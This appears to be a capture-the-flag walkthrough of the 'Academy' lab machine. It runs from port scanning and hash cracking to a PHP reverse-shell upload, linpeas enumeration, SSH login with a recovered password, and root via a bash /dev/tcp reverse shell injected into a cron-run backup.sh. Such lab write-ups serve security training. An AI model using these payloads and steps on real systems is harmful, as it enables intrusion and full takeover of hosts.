
user - root, password - tcm
ip a # on academy machine - check the ip address of the machine and ping it , success - “0 packet loss ”
- nmap the machine ip (academy) , and find open ports and services running
- you will find port 21 open | and it’s running a ftp service , congrats a loophole is here , let’s exploit if possible

lftp <academy-ip-address>
#press enter
ls # list all the files in it
cat note.txt # read it thoroughly you will find a md5 hash to crack , you can use "Hashcat or my-tool"
Recommended
- crack the hash quickly, use my own built tool “crack” source - https://github.com/CodeSpitter01/Rust-Crack
crack -s <hash-value> -l /SecLists-master/Passwords/Common-Credentials/xato-net-10-million-passwords-100000.txt - after reading “note.txt” we see some user-credentials but there is no such /directory to login to , so we need to find one , we will use “ffuf” for directory fuzzing
ffuf -w /SecLists-master/Discovery/DNS/subdomains-top1million-5000.txt:FUZZ -u http://<academy-ip-addr>/FUZZ -v

- login to academy , and type the credentials
- you will see photo-upload option under “My Profile” , time to abuse it and get a reverse shell
- let’s go with ‘php-reverse_shell’ , make a
rshell.phpwith the payload given below
<?php
$sock = fsockopen("your-ip-addr", 1234);
$descriptorspec = array(0=>$sock, 1=>$sock, 2=>$sock);
$process = proc_open("/bin/sh", $descriptorspec, $pipes);
if (is_resource($process)) proc_close($process);
?>- start netcat in your machine
nc -nvlp 1234- upload the php-malware , update the photo and you will see a connection have been made with academy
whoami # www-data
hostname # academy 
- you can see we have access but that’s not “root”
- time you add linpeas in the target machine and know the vulnerabilities
- add below line where whoami = www-data
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh -O /tmp/linpeas.sh
chmod +x /tmp/linpeas.sh
./linpeas.sh- if isolated from internet , try sending from your own machine
# on your machine start the server in the directory where you have downloaded linpeas.sh
python3 -m http.server 80- now switch to terminal where netcat is listening and whoami=www-data
cd /tmp
wget http://<your-machine-ip>/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh- after reading all the details thrown by linpeas , you will get to know that
- admin = grimmie
- my-sql-password = My_V3ryS3cure_P4ss
- this password will be used to login admin account (i.e grimmie)
- there is a path “home/grimmie/backup.sh” , which means a backup-script is running , if so we can exploit it and escalate privileges
- when we performed nmap we did notice that on port 22 ssh service was also running , time to exploit
ssh grimmie@<target-ip-addr>
#password required , paste the one that you got after running linpeas.sh- Welcome , you are - “admin” now


- let’s escalate to ‘root’ and be done with this machine
- without being root we need to see all the running process , in order to know if there is really so called “backup.sh ” | so download ‘pspy64’ for this purpose src-https://github.com/dominicbreuker/pspy in your machine and send to target via a python server
# this to be performed on grimmie@academy:~$
cd /tmp
wget http://<your-machine-ip>/pspy64
chmod +x pspy64
./pspy64- we see so called “/home/grimmie/backup.sh” runs every “1” minute
- time to exploit this and get a bash-reverse-shell
nano /home/grimmie/backup.sh
# remove all lines {Ctrl+K} and add this inside the backup.sh | 'shebang' should be there for rev-shell to work
bash -i >& /dev/tcp/<your-ip>/8081 0>&1- on a new terminal on your device open a listening port
nc -nvlp 8081- wait for a minute , and voilà, you are connected to ‘root’